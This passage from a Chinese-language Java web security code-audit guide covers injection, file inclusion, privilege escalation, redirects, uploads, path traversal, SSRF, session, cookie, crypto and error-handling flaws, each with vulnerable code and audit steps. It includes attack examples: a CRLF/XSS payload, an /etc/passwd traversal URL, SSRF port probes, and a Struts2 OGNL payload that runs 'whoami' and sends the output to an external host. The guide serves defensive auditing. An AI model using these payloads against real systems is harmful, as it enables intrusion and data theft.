
如果参数输入为english%0d%0a%0d%0a<img src=1 onerror=alert(/xss/)>，即可构造一个XSS攻击：

|  |
| --- |
| HTTP/1.1 302 Moved Temporarily\r\n  Date: Wed, 1 Mar 2016 12:53:28 GMT\r\n  Location: http://10.0.0.1/crlf.jsp?lang=english  <img src=1 onerror=alert(/xss/)> |

#### 审计示例或方法

全文搜索“setHeader”等HttpServletResponse对象的方法，查看是否存在将未处理的请求参数直接输出到响应数据包的响应头中的行为。





### 危险的文件包含

#### 漏洞描述

如果允许未经验证的用户控制动态包含在 JSP 中的文件，会导致恶意代码的执行。

许多现代网络编写语言都能够在一个封装的文件内包含附加的源文件，从而使代码可以重用和模块化。这种能力经常用于表示应用程序标准外观（应用模板），所以，开发人员可以共享各种功能而不需要借助编译的代码，或将代码分解成较小的更好管理的文件。各个包含文件都会作为主文件的一部分进行解析，并采用相同的方式来执行。当未验证的用户控制了所包含文件的路径时，就会发生 File inclusion 漏洞。

#### 审计要点

√参数是否用户可控

#### 漏洞特征

以下代码采用了用户指定的模板名称，并将该名称包含在要呈现的 JSP 页面中。

|  |
| --- |
| ...  <jsp:include page="<%= (String)request.getParameter(\"template\")%>">  ... |

在上例中，攻击者通过提供给 template 一个恶意数值，导致程序包含来自外部站点的文件，从而可以完全控制动态 include 指令。

如果攻击者为动态 include 指令指定一个特定文件，则该文件的内容会传送给 JSP 解释器。对于一个纯文本文件来说，如 /etc/shadow，该文件可能会成为 HTML 输出的一部分。更严重的是，如果攻击者能够指定内容为被自己控制的远程站点上某文件，那么 include 指令就会执行定的任意恶意代码。

#### 审计示例或方法

搜索jsp文件中的“include”，查看是否存在用户可控的文件路径。

## 身份认证和访问控制

### 水平越权

#### 漏洞描述

水平越权漏洞，是一种“基于数据的访问控制”设计缺陷引起的漏洞。由于服务器端在接收到请求数据进行操作时，没有判断数据的所属人，而导致的越权数据访问漏洞。如服务器端从客户端提交的request参数（用户可控数据）中获取用户id，恶意攻击者通过变换请求ID的值，查看或修改不属于本人的数据。

#### 审计要点

√参数是否用户可控

√是否进行了鉴权操作

√是否在操作数据时，用户标识是否由session中获取。

#### 漏洞特征

水平越权漏洞产生的原因就是服务器端对数据的访问控制验证不充分造成的。一个正常的用户A通常只能够对自己的一些信息进行增删改查，但是由于程序员的一时疏忽未对信息进行增删改查的时候没有进行一个判断，判断所需要操作的信息是否属于对应的用户，可以导致用户A可以操作其他人的信息。

如下代码是一段根据地址id删除用户地址的代码，在删除操作时，未判断提交的地址id是否属于当前登录用户，可导致水平越权漏洞。

|  |
| --- |
| @RequestMapping(value="/delete/{addrId}")  public Object remove(@PathVariable Long addrId){  Map<String, Object> respMap = new HashMap<String, Object>();  if (WebUtils.isLogged()) {  this.addressService.removeUserAddress(addrId);  respMap.put(Constants.RESP\_STATUS\_CODE\_KEY, Constants.RESP\_STATUS\_CODE\_SUCCESS);  respMap.put(Constants.MESSAGE,"地址删除成功!");  }else{  respMap.put(Constants.RESP\_STATUS\_CODE\_KEY, Constants.RESP\_STATUS\_CODE\_FAIL);  respMap.put(Constants.ERROR,"用户没用登录，删除地址失败！");  }  return respMap;  } |

#### 审计示例或方法

该漏洞挖掘，需要对业务功能的逻辑处理流程进行梳理，分析流程中是否判断了请求与请求发起者之间的绑定关系。

首先，找到一个功能点，检查请求参数中是否包含了可以验证用户身份的信息，如短信验证码。然后，分析该功能的处理逻辑中是否对用户标识（userID等）进行了判断，检查该用户标识是否用户可控。

当该功能未判断请求与请求发起者之间的绑定关系，或用于判断绑定关系的各参数用户可控，则该功能存在水平越权漏洞。



### 垂直越权

#### 漏洞描述

垂直越权，也称权限提升，是一种“基于URL的访问控制”设计缺陷引起的漏洞。由于Web应用程序没有做权限控制或者仅在菜单上做了权限控制，导致的恶意用户只要猜测其他管理页面的URL，就可以访问或控制其他角色拥有的数据或页面，达到权限提升目的。

#### 审计要点

是否设置了权限控制

#### 漏洞特征

垂直越权是一种URL的访问控制设计缺陷引起的漏洞，由于未对URL设定严格的用户访问控制策略，导致普通用户也可以通过发送请求的方式访问本应仅高权限用户才可访问的页面。

垂直越权是个很常见的安全问题，应用开发或设计者对访问权限没有考虑或考虑不全。他们即希望于用个未知的访问URL来打发不熟悉开发的攻击者，但如果熟悉系统框架的话就很容易被猜解了。

如下是一段管理员删除用户操作的代码，若在操作时未对访问请求者的权限做判断，那么攻击者就可以构造请求“http://xxx.xxx.xxx/user/delete?id=1”来做只有管理员才有权限干的事情。

|  |
| --- |
| @RequestMapping(value = "delete")  public String delete(HttpServletRequest request, @RequestParam Long id)  throws Exception {  try {  userManager.delete(id);  request.setAttribute("msg", "删除用户成功");  } catch (ServiceException e) {  // logger.error(e.getMessage(), e);  request.setAttribute("msg", "删除用户失败");  }  return list(request);  } |

#### 审计示例或方法

查看是否配置了权限框架、权限过滤器、权限拦截器等；

检查是否具有角色管理功能，各业务功能是否按设计对应了相应的角色。

### 登录暴力破解

#### 漏洞描述

服务器端未对用户的登录操作进行有效控制，导致攻击者可以通过自动化方式对用户的帐号和口令进行穷举测试。

#### 审计要点

√是否使用了验证码机制

√是否采用了帐户锁定机制

#### 漏洞特征


特征一：无验证码等防范暴力破解的机制。

特征二：账户没有任何登录错误次数限制机制。

#### 审计示例或方法

针对性审计登录功能，是否记录了登录错误次数，并对持续登录失败的帐号进行锁定。

如下是一个可以暴力破解的登录功能示例代码，可以看出没有加入防重放攻击的机制。



## 文件和资源管理

### 不安全的重定向和任意页面跳转

#### 漏洞描述

Web应用中经常需要指定完成当前页面操作之后下一个页面的请求地址。常见的例如：登录操作完成之后，返回指定页面或者返回登录操作前页面。如果返回地址可被攻击者控制，可能导致受害者访问恶意网站、钓鱼网站的链接。

#### 审计要点

√是否具有客户端控制的重定向或转发

√是否定义了重定向的信任域名或主机列表

√是否对客户端的重定向或转发请求进行检查


#### 漏洞特征

以下是一段存在问题的代码：服务端从客户端接收参数url，直接指定其为重定向地址。攻击者可以构造“url=http://www.phishingsite.com”。

|  |
| --- |
| public class RedirectServlet extends HttpServlet {  protected void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {  String query = request.getQueryString();  if (query.contains("url")) {  String url = request.getParameter("url");  response.sendRedirect(url);  }  }  } |

#### 审计示例或方法

全文搜索用于重定向的方法，如“sendRedirect”，重点审计参数是变量的重定向操作，逆向溯源该变量是否是前端可控的。



### 任意文件上传

#### 漏洞描述

文件上传功能允许用户将本地的文件通过Web页面提交到网站服务器上，但是如果不对用户上传的文件进行合法性验证，则攻击者可利用Web应用系统文件上传功能（如文件上传、图像上传等）的代码缺陷来上传任意文件或者webshell，并在服务器上运行，以达到获取Web应用系统控制权限或其他目的。

#### 审计要点

√是否检查了上传文件的文件类型

√是否限制了文件上传路径

√是否对文件进行了重命名

#### 漏洞特征


当系统提供的文件上传功能未对上传文件的类型做限制，直接将用户上传的文件保存在Web服务器可解析脚本的目录，这就导致了攻击者可直接上传webshell来获取服务器的控制权限。

如下是一段没有检查文件上传类型的代码，导致攻击者上传webshell脚本文件：

|  |
| --- |
| protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {  response.setContentType("text/html");  PrintWriter out = response.getWriter();  String contentType = request.getContentType();  int ind = contentType.indexOf("boundary=");  String boundary = contentType.substring(ind+9);  String pLine = new String();  String uploadLocation = new String(UPLOAD\_DIRECTORY\_STRING);  // 判断contentType是否是multipart/form-data  if (contentType != null && contentType.indexOf("multipart/form-data") != -1) {  // 从HttpHeader中提取文件名  BufferedReader br = new BufferedReader(new InputStreamReader(request.getInputStream()));  ...  pLine = br.readLine();  String filename = pLine.substring(pLine.lastIndexOf("\\"), pLine.lastIndexOf("\""));  ...  // 把文件输出到上传目录  try {  BufferedWriter bw = new BufferedWriter(new FileWriter(uploadLocation+filename, true));  for (String line; (line=br.readLine())!=null; ) {  if (line.indexOf(boundary) == -1) {  bw.write(line);  bw.newLine();  bw.flush();  }  } //循环结束  bw.close();  } catch (IOException ex) {...}  // output successful upload response HTML page  }  // output unsuccessful upload response HTML page  else  {...}  } |

#### 审计示例或方法

审计文件上传功能，若对上传的文件无任何限制，则存在漏洞。



### 路径遍历

#### 漏洞描述

路径遍历，即利用路径回溯符“../”跳出程序本身的限制目录实现下载任意文件。例如Web应用源码目录、Web应用配置文件、敏感的系统文件（/etc/passwd、/etc/paswd）等。

一个正常的Web功能请求：

http://www.test.com/get-files.jsp?file=report.pdf

如果Web应用存在路径遍历漏洞，则攻击者可以构造以下请求服务器敏感文件：

http://www.test.com/get-files.jsp?file=../../../../../../../../../../../../etc/passwd

#### 审计要点

√参数是否用户可控

√是否配置了全局过滤器

√是否判断了文件下载的权限

√是否判断了文件下载路径

#### 漏洞特征

以下是一段存在文件路径遍历缺陷的代码，服务端没有对传入的imgName参数进行合法性验证，而imgName参数值就是客户端请求下载的文件，攻击者通过控制imgName参数可以遍历服务器上的敏感文件：

|  |
| --- |
| protected void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {  try {  byte data[] = new byte[1];  //取得用户提交的图片文件名，没有检测是否为图片，也没有检测是否包含../../目录跳转的字符  String imgName = request.getParameter("imgName");  String imgKey = MD5Encrypt.MD5(imgName);//本地  if (imageCache.containsKey(imgKey)) {  data = (byte[]) imageCache.get(imgKey);  } else {  String imagePath = Consts.IMG\_LOCAL\_PAHT + imgName;  //没有对该参数进行严格的验证和过滤，就拼接成完整的图片路径  InputStream inputStream = null;  File imageFile = new File(imagePath);  logger.debug(imagePath + " " + imageFile.exists());  if (imageFile.exists() && imageFile.isFile()) {  inputStream = new FileInputStream(imagePath);  int i = inputStream.available();  data = new byte[i];  inputStream.read(data);  inputStream.close();  imageCache.put(imgKey, data);  } else {  ……  }  }  //将文件内容输出到客户端  response.setContentType("image/\*");  OutputStream outputStream = response.getOutputStream();  outputStream.write(data);  outputStream.close();  }  } |

#### 审计示例或方法

搜索“new File”关键字，对文件路径、文件名进行溯源，判断其是否是前端请求传入。

### 服务器端请求伪造

#### 漏洞描述

服务端请求伪造攻击（SSRF）也成为跨站点端口攻击，是由于一些应用在向第三方主机请求资源时提供了URL并通过传递的URL来获取资源引起的，当这种功能没有对协议、网络可信便捷做好限制时，攻击者可利用这种缺陷来获取内网敏感数据、DOS内网服务器、读文件甚至于可获取内网服务器控制权限等。

#### 审计要点

√参数是否用户可控

√是否限制了请求范围

√是否限制了请求协议

#### 漏洞特征

服务器端请求伪造是由服务器端发起的资源请求，根据URL从其他服务主机获取相关资源。若发起请求的URL可由攻击者来控制，那么就会导致服务端请求伪造攻击。

|  |
| --- |
| String url = request.getParameter("url");  if(url!=null&&url.length()>0)  {  URL u = new URL(url);  URLConnection urlConn = u.openConnection();  int length = urlConn.getContentLength();  if (length > 0) {  InputStream input = urlConn.getInputStream();  int i = length;  int c;  while ((c = input.read()) != -1 && --i > 0) {  out.print((char) c);  }  input.close();  } else {  out.println("No Content.");  }  }  else  {  out.println("xxxxxxxxxx");  } |

内网的安全通常都很薄弱，溢出，弱口令等一般都是存在的。通过ssrf攻击，可以实现对内网的访问，从而可以攻击内网或者本地机器，获得shell等。当提交如下请求时，就可对远程服务器中的内网存活主机端口进行探测。

ssrf.jsp? url=http://{IP}:8080/dir/images/

ssrf.jsp? url=http://{IP}:22/dir/public/image.jpg

ssrf.jsp? url=http://{IP}:3306/dir/images/

当内网系统存在struts 2远程代码执行漏洞时，我们可以通过提交如下请求来获取内网主机的控制权限。

ssrf.jsp? url=http://{IP}/login.action?redirect:$%7Bnew%20java.net.URL('http://{IP}:{port}/test.jsp?'%2Bnew%20java.io.BufferedReader(new%20java.io.InputStreamReader(new%20java.lang.ProcessBuilder(%7B'whoami'%7D).start().getInputStream())).readLine()).openConnection().getInputStream()%7D

#### 审计示例或方法

搜索“URLConnection”、“URL”等关键字，然后根据数据流的过程，逐步向上回溯，定位到用户可控参数。

## 会话管理

### Session安全

#### 漏洞描述

Session是应用系统对浏览器客户端身份认证的属性标识，若未进行安全地管理，如会话认证时间过长、退出系统或注销时未彻底销毁会话标识，则会存在会话固定、信息泄露、session注入等安全问题。

#### 审计要点

√登录后是否对sessionid进行了更新

√注销时是否销毁了session和浏览器sessionid

√是否存在sessionid泄露，如在URL中引用

√存储session值的时候，是否存在sessioin注入的问题

#### 漏洞特征

特征一：如果开发人员并没有设置用户的登录会话有效时间，或者时间过长，导致用户会话固定漏洞的产生，代码示例如下。

|  |
| --- |
| <session-config>  <session-timeout>1000</session-timeout>  </session-config> |

特征二：在用户点击“注销”按钮之后，未及时更新sessionid的状态，导致使用之前的sessionid还是可以保持登录状态，代码示例如下，没有使用request.getSession().invalidate();时session失效，就存在问题。

|  |
| --- |
| public String logOff() {  ActionContext ac = ActionContext.getContext();  ac.getSession().clear();  return "error";  } |

特征三：如果在用户点击“登录”按钮之后，未更新sessionid，且系统使用的中间件是存在问题的（weblogic12及以下版本），那么当用户A将一下URL引诱B用户访问，那么B用户登录之后，A用户就可以拿着刚刚的sessionid对B的账户进行操作。

http://192.168.1.117:7001/VULGame/?JSESSIONID=A’sessionid


特征四：以找回密码为例，常规找回密码分为三个步骤，如果在其中对session的处理不够细致，那么就会导致session注入的问题。

#### 审计示例或方法


审计登录、注销、忘记密码等关键功能，是否符合会话管理规范。检查web.xml是否配置了全局会话生命周期。可全文搜索“session”等关键字。

以下是在忘记密码功能中，session注入的一个典型案例。

第一步，填写要找回的账号信息，并session.setAttribute("findpwd\_user\_phone","13900000000");



第二步，填写密保问题，验证成功之后session.setAttribute("findpwd\_isVerified","true");



……



第三步，检查session中的findpwd\_user\_phone和findpwd\_isVerified的值，并填写新密码，修改密码。



整个过程看似没有问题很完美，但是其实这个过程是存在一个严重的任意账号密码重置的问题的，利用过程如下。

1）A用户填写自己的手机号码并记下第一步的URL

2）第二步中A用户填写自己的手机密码号码并通过密保验证，

3）A用户通过URL回到第一步填写B用户的手机号码以覆盖session

4）A用户直接访问最后一步的接口，进行修改密码的操作。

### Cookie安全

#### 漏洞描述

服务器为鉴别客户端浏览器会话及身份信息，会将用户身份信息存储在Cookie中，并发送至客户端存储。若Cookie的设置存在安全问题，如未设置httponly属性、时间过长等，则会存在身份冒用、信息泄露等安全问题。

#### 审计要点

√是否设置了Cookie的有效时间（建议24小时内）

√是否设置了Cookie的httponly、secure等属性

√Cookie中是否保存了敏感信息

#### 漏洞特征

特征一：以下代码将 cookie 设置为在 10 年后过期，可以说是非常久了。

|  |
| --- |
| Cookie cookie = new Cookie("emailCookie", email);  cookie.setMaxAge(60\*60\*24\*365\*10); |

特征二：以下代码将用户身份信息存在cookie中，会造成敏感信息泄露的问题。

|  |
| --- |
| Cookie cookie = new Cookie("idcard",idcard);//idcard为身份证号码  cookie.setMaxAge(60\*30); |

#### 审计示例或方法

审计登录、注销等功能，Cookie的设置是否符合安全规范，Cookie中是否存在敏感信息。可全文搜索“Cookie”等关键字。

## 错误和异常信息处理

### 错误和异常信息泄露

#### 漏洞描述

当服务器端的容错处理不当时，接收到一些畸形数据，服务器端会将一些异常调试信息返回给客户端，从而暴露很多对攻击者有用的信息。攻击者可以利用这些错误信息，制定下一步攻击方案。

#### 审计要点

√是否存在异常信息抛出

√是否配置了自定义异常页面

√web.xml中是否配置了全局自定义异常页面，jsp页面是否配置了指定的自定义异常页面。


#### 漏洞特征

以下是在开发Java Web程序时常见的容错代码，当系统异常时直接抛出了错误信息，没有经过任何处理，很容易产生服务器端信息泄露。


|  |
| --- |
| try {  ……  } catch (SQLException e) {  // TODO Auto-generated catch block  e.printStackTrace();  } |

#### 审计示例或方法

查看web.xml文件中是否配置了自定义错误页面。若未配置，则全文搜索“e.printStackTrace()”，查看是否存在未处理的异常。



查看web.xml中是否配置了<error-page>标签，查看jsp文件中是否配置了“errorPage”属性。



若配置了全局的自定义错误页面，那么该系统较为安全。

## 数据安全

### 用户敏感信息传输与存储

#### 漏洞描述

系统未对用户的敏感信息（如密码、身份证号、电话号码、银行卡号等）进行加密、脱敏等操作，导致用户信息存在泄露的风险。

#### 审计要点

√提交登录请求时，是否对密码进行了散列加密

√用户注册或修改密码时，是否对密码进行了hash处理

√敏感信息输出时，是否在服务器端进行了脱敏操作

#### 漏洞特征

特征一：以下代码没有对密码进行任何处理就存入了数据库。

|  |
| --- |
| String pass=request.getParameter("password");  User u = new User();  u.setPass(pass);  ……  UserService.updateUser(u); |

特征二：以下代码没有对向用户展示的卡号进行脱敏处理。


|  |
| --- |
| User u = UserService.findUserInfo(userid);  request.setAttribute("oneUser", u); |

#### 审计示例或方法


重点审计系统对敏感信息的处理，搜索“password、电话号码、银行卡号、身份证号”等关键字或对应的参数名称，查看其输出时是否进行了脱敏。

系统中可能存在敏感信息输出到日志中的情况，可搜索“logger”等关键字，检查其是否存在敏感信息泄露的情况。

如下审计示例，是没有对密码进行任何处理就存入了数据库。



下面审计示例，可以发现没有对敏感信息进行任何脱敏处理。



### 加密算法安全

#### 漏洞描述

如果使用的加密算法不符合安全要求，则算法有被破解风险，导致敏感数据被非法解密。

#### 审计要点

√是否使用了弱加密算法

√密钥是否泄露或简单易猜测

√是否使用了不安全的伪随机数方法

#### 漏洞特征

特征一：以下代码使用了较弱的加密算法。

|  |
| --- |
| String pass=request.getParameter("password");  User u = new User();  u.setPass(EncoderByMd5(pass));  ……  UserService.updateUser(u); |


特征二：以下代码使用了伪随机数。

|  |
| --- |
| Random r = new Random(10000); //10000作为seed，默认使用当前时间作为seed  for (int i=0;i<5;++i)  {  System.out.println(r.nextInt());  } |

#### 审计示例或方法

分析系统中是否简单使用了MD5、DES等弱加密算法。特别是MD5算法的使用，对数据仅进行一次加密且未添加盐值，存在安全风险。

如下代码示例，通过appId、appName等信息申请获得AccessKey，使用了RC4的加密算法生成AccessKey，算法强度比较弱，容易被猜测。



## 代码质量

### 资源未释放

#### 漏洞描述

程序创建或分配资源后，未进行合理释放，将会产生不恰当的资源释放缺陷。在繁忙的程序环境下，可能导致Java虚拟机不能有效的使用I/O对象，从而导致应用拒绝服务。

#### 审计要点

是否存在没有关闭的句柄


#### 漏洞特征

下面的方法绝不会关闭它所打开的文件句柄。FileInputStream中的finalize()方法最终会调用close()，但是不能确定何时会调用finalize()方法。在繁忙的环境中，这会导致JVM用尽它所有的文件句柄。

|  |
| --- |
| private void processFile(String fName)  throws FileNotFoundException, IOException {  FileInputStream fis = new FileInputStream(fName);  int sz;  byte[] byteArray = new byte[BLOCK\_SIZE];  while ((sz = fis.read(byteArray)) != -1) {  processBytes(byteArray, sz);  }  } |

#### 审计示例或方法

